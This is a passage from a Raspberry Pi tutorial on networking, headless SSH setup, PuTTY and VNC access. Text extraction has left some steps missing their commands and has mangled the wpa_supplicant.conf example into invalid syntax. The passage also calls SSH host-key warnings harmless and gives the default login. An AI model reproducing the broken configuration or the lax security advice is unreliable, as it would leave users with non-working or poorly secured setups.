You should see a list of numbers, with the bottom line starting 'inet' and then the IP address of the Pi connection (Fig 3).

Typically this is something like 192.168.1.11 and this shows that the connection is working because the Pi has been assigned an IP address based on the one used by your internet modem/router.

Accessing your Pi Over SSH (Network Protocol)

Most of the projects in this book will be done at the command line while being remotely logged in to the Pi over the network through SSH. Before we can do that, we need to be sure our Pi is reachable and we need to know its IP address.

First we'll look at wired networks, then at Wi-Fi.

Wired network setup

So you've plugged an Ethernet patch cable into the Pi and connected it to your home router, now what? Well, there should be all kinds of blinking lights going on, both around the port of your router and the three LAN LEDs on your Pi. The next thing that needs to happen is for the router to assign an IP address to the Pi using Dynamic Host Configuration Protocol (DHCP). DHCP is a common service on network equipment that hands out unique IP addresses to all computers that want to join the network.

Let's have a look at the address assigned to the Ethernet port (eth0) on the Pi itself using the following command:

```
pi@raspberrypi ~ $ ip addr show eth0
```

If your DHCP service is working correctly, you should see a line similar to the following output:

```
inet 192.168.1.20/24 brd 192.168.1.255 scope global eth0
```

The digits between inet and the / character is your Pi's IP address, 192.168.1.20 in this case.

If your output doesn't have a line beginning with inet, it's most likely that your router lacks a DHCP service, or that the service needs to be enabled or configured. Exactly how to do this is outside the scope of this book, but try the manual for your router and search for dhcp.

Wi-Fi network setup

The easiest way to set up the Wi-Fi networking is to use the included WiFi Config GUI application. Therefore, we will briefly enter the graphical desktop environment, configure the Wi-Fi, and save the information so that the Wi-Fi dongle will associate with your access point automatically on boot.

If you have a USB hub handy, you'll want to connect your keyboard, mouse, and Wi-Fi dongle now. While it's fully possible to perform the following actions using only the keyboard, a mouse will be very convenient:

1. Type `startx` and press the Enter key to start the graphical desktop environment.
2. Double-click on the WiFi Config icon located on the desktop.
3. From the Network drop-down menu, select Add.
4. Fill out the information for your access point and click on the Add button.
5. Your Wi-Fi adapter will associate immediately with the access point and should receive an IP address as listed under the Current Status tab.
6. From the File drop-down menu, select Save Configuration.
7. Exit the application and log out of the desktop environment.

To find out about the leased IP address of your Wi-Fi adapter (`wlan0`), without having to enter the graphical desktop, use the following command:

You should see a line similar to the following output:

The digits between `inet` and the `/` character is your Pi's IP address, `192.168.1.15` in this case.

To obtain information about the associated access point and signal quality, use the `iwconfig` command.

Project 2: Headless Install

As you now well know the Raspberry Pis are so convenient because they're inexpensive and small, but connecting one to its own monitor, keyboard and mouse can require quite a lot more space and money.

If you're just trying to program on the Pi or use it to control electronics such as lights, motors and sensors, there's no need to connect it to a display or input devices because you can control the system remotely, using a VNC or SSH client on your main computer. We call this screenless install a headless Raspberry Pi setup.

By default, the Raspberry Pi's official operating system, Raspberry Pi OS (formerly known as Raspbian), installs with all forms of remote access disabled. But the good news is that you don't need to connect to a monitor and keyboard in order to turn them on. By following the instructions below, you can create a headless Raspberry Pi that's ready for remote access before you boot it up for the very first time. If you have a monitor and keyboard on hand, you can also see our guide on [How to Set Up a Raspberry Pi for the First Time](#).

01 Download the OS and install to the SD Card

As you now know there are a lot of options for the Operating System (OS), and there's even Windows 10 on the Pi 3B. However, Raspberry Pi OS, a special version of Debian Linux that's optimized for the Pi, is the best platform for most use cases.

The Raspberry Pi has no internal storage, but instead boots off of a a microSD memory card that you provide.


Follow the steps in the previous project and be ready to go from the point of installing the operating system onto the card. Stop at part 3 of that project.

If you were not setting up a headless Raspberry Pi, you can just pop the card in, connect your Pi to a monitor, keyboard, power source and pointing device and boot it up. However, that's not our goal here.

02 Create a Text File

Write an empty text file named "ssh" (no file extension) to the root of the directory of the card. When it sees the "ssh" on its first boot-

up, Raspberry Pi OS will automatically enable SSH (Secure Socket Shell), which will allow you to remotely access the Pi command line from your PC.



03 Configure that file

Though you've enabled SSH, which will let you log in and issue terminal commands, you still need a way to actually reach your Pi. You can connect via Wi-Fi / Ethernet, direct Ethernet connection or direct USB connection (Pi Zero only). The following paragraphs will address each method.

Wireless Connection.

To setup a Wi-Fi connection on your headless Raspberry Pi, create a text file called `wpa_supplicant.conf`, and place it in the root directory of the microSD card. You will need the following text in the file.

```
country=US ctrl_interface=DIR=/var/run/wpa_supplicant
GROUP=netdev update_config=1
```

```
network={
```

```
scan_ssid=1
```

```
ssid="your_wifi_ssid" psk="your_wifi_password" }
```

Change the country to “AU” for Australia or to another country code for a different country, and enter your actual SSID and password. Upon boot up, Raspberry Pi OS will log you into that network. However, if you’re on a public Wi-Fi network that requires you to click “Ok” on a splash page before you get Internet, this method won’t work.


Prefer to use Ethernet? If you plug your Raspberry Pi directly to a wired network, you should be able to access it by its name (raspberrypi or raspberrypi.local) without changing any other files.

Direct USB Connection (Pi Zero / Zero W Only)

The Direct USB connector offers some great functionality. This method is great, because it works no matter where you are (even if there's no available Wi-Fi), and it provides both power and a connection to your Pi, over a single cable. However, you can only do this on a Pi Zero or Zero W.



Once again you will need to create an appropriate text file here. Open the file `config.txt` in the root directory of the micro SD card, and add the line `dtoverlay=dwc2` to the very bottom of the file and save.



```
config.txt - Notepad
File Edit Format View Help
#sdtv_mode=2

#uncomment to overclock the arm. 700 MHz is the default.
#arm_freq=800


# Uncomment some or all of these to enable the optional hardware interfaces
#dtparam=i2c_arm=on
#dtparam=i2s=on
#dtparam=spi=on

# Uncomment this to enable the lirc-rpi module
#dtoverlay=lirc-rpi

# Additional overlays and parameters are documented /boot/overlays/README

# Enable audio (loads snd_bcm2835)
dtparam=audio=on
dtoverlay=dwc2
```


Next you will need to open the Open cmdline.txt and add the text `modules-load=dwc2,g_ether` after the word `rootwait`, and save the file. There are no linebreaks in this file.



```
*D:\cmdline.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
1 dwc_otg.lpm_enable=0 console=serial0,115200 console=tty1 root=PARTUUID=2ee8b6fe-02
  rootfstype=ext4 elevator=deadline fsck.repair=yes rootwait modules-load=dwc2,g_ether
2 quiet init=/usr/lib/raspi-config/init_resize.sh splash plymouth.ignore-serial-consoles

N length : 255 lines : 2 Ln : 1 Col : 168 Sel : 26 | 1 Unix (LF) UTF-8 INS
```

Download and install [Bonjour Print Services](#) from apple.com (if you have Windows). It seems strange that you would need an Apple program to access a Pi from Windows, but this helps your PC see the Pi. Ignore the name; you're not using this for printing.



Connect the micro USB cable to the port labeled “USB” on the Pi Zero. This will not work if you connect to the port labeled “PWR.” However, the “USB” port will also supply power to your Pi, so you don’t need to connect a dedicated power wire.



We will be using an application called PuTTY to connect to the SSH service on the Pi.

1. To download the application, visit <http://www.chiark.greenend.org.uk/~sgtatham/putty/download>.

[html](#)


2. Download the all-inclusive windows installer called putty-0.62-installer.exe, since the file copy utilities will come in handy in later chapters.
3. Install the application by running the installer.
4. Start PuTTY from the shortcut in your Start menu.
5. At the Host name (or IP address) field, input the IP address of your Pi that we found out previously. If your network provides a convenient local DNS service, you might be able to type raspberrypi instead of the IP address, try it and see if it works.
6. Click on Open to initiate the connection to the Pi.
7. The first time you connect to the Pi or any foreign system over SSH, you'll be prompted with a warning and a chance to verify the remote system's RSA key fingerprint before continuing. This is a security feature designed to ensure the authenticity of the remote system. Since we know that our Pi is indeed our Pi, answer yes to continue the connection.
8. Login as pi and enter the password you chose earlier with Raspi-config.
9. You're now logged in as the user pi. When you've had enough pranking for the day, type exit to quit your SSH session.

Direct Ethernet Connection


If your computer has a spare Ethernet port or you have an Ethernet-to-USB dongle, you can use a network cable to go directly from your Pi to your computer. Just make sure that you have Bonjour installed on your PC and SSH enabled on the Pi (see above). Then, you can just connect the two devices over Ethernet.

If you want the Raspberry Pi to get its Internet connection from your PC over the Ethernet port, you need to do the following in Windows 10:


1. Navigate to the Network Connections menu, which is part of the old-school Control Panel. You can get to this screen by going to Settings->Network & Internet->Wi-Fi and then clicking "Change Adapter Settings" on the right side of the screen. This works whether you are sharing an Internet connection that comes to your PC from Wi-Fi or from Ethernet.




2. Right-click on the adapter that's connected to the Internet, and select properties.



3. Enable "Allow other network users to connect" on the "Sharing" tab.




4. Select the Ethernet port from the “Home networking connection” menu, then click OK.



Connecting from a Mac or PC Via SSH

After you have the Pi connected to your network or directly to your PC, you'll need to establish an SSH connection.

1. [Download and install Putty](#) if you don't already have it. Putty is the leading SSH client for Windows.
2. Enter raspberrypi or raspberrypi.local as the address you wish to connect to in Putty, and click Open. You usually need to add the .local if the Pi is directly connected to your PC via USB or Ethernet cable.



3. Click Ok if you get a security warning alert. It's not a problem.
4. Enter pi as your username and raspberry as your password. You may want to change these later.

Both Mac OS X and Linux come with command line SSH clients.

1. Open up a Terminal (located in /Applications/Utilities on the Mac).
2. Type in the following command, but replace [IP address] with the particular IP address of your Pi that we found out previously:


ssh pi@[IP address]

1. If your network provides a convenient local DNS service, you might be able to type raspberrypi instead of the IP address, try it and see if it works.
2. The first time you connect to the Pi or any foreign system over SSH, you'll be prompted with a warning and a chance to verify the remote system's RSA key fingerprint before continuing. This is a security feature designed to ensure the authenticity of the remote system. Since we know that our Pi is indeed our Pi, answer yes to continue the connection.
3. Type the password of the user pi that you chose earlier with Raspi-config.
4. You're now logged in as the user pi. When you've had enough pranking for the day, type exit to quit your SSH session.

Now you're connected at the command prompt, but if you want to access the GUI, complete with a desktop and floating windows, you'll need to enable VNC.

Enabling and Connecting over VNC

1. Enter sudo raspi-config at the command prompt.



```
pi@raspberrypi: ~
login as: pi
pi@raspberrypi.local's password:
Linux raspberrypi 4.14.71-v7+ #1145 SMP Fri Sep 21 15:38:35 BST 2018 armv7l

The programs included with the Debian GNU/Linux system
are free software;
the exact distribution terms for each program are desc
ribed in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
the extent
permitted by applicable law.
Last login: Tue Oct  9 12:45:14 2018 from fe80::3d65:c
c57:f70e:86a5%eth0

SSH is enabled and the default password for the 'pi' u
ser has not been changed.
This is a security risk - please login as the 'pi' use
r and type 'passwd' to set a new password.

